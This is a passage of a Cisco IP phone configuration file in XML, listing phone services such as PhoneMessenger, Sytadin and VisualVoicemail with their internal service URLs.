<name>PhoneMessenger</name>
<url>http://cup8.fremecourt.com:8081/ippm/default?name=#DEVICENAME#</url>
<vendor></vendor>
<version></version>
</phoneService>
<phoneService type="0" category="0">
<displayName>Sytadin</displayName>
<name>ANDTEK</name>
<url>http://192.168.100.10/sytadin</url>
<vendor></vendor>
<version></version>
</phoneService>
<phoneService type="0" category="1">
<displayName>VisualVoicemail</displayName>
<name>VisualVoicemail</name>
<url>http://192.168.100.46/midlets/VisualVoicemail/VisualVoicemail.jad?call_connect_delay=
1000&log_level=info&voicemail_server=192.168.100.46</url>
<vendor>Cisco</vendor>
<version></version>
</phoneService>
</phoneServices>
</device>

```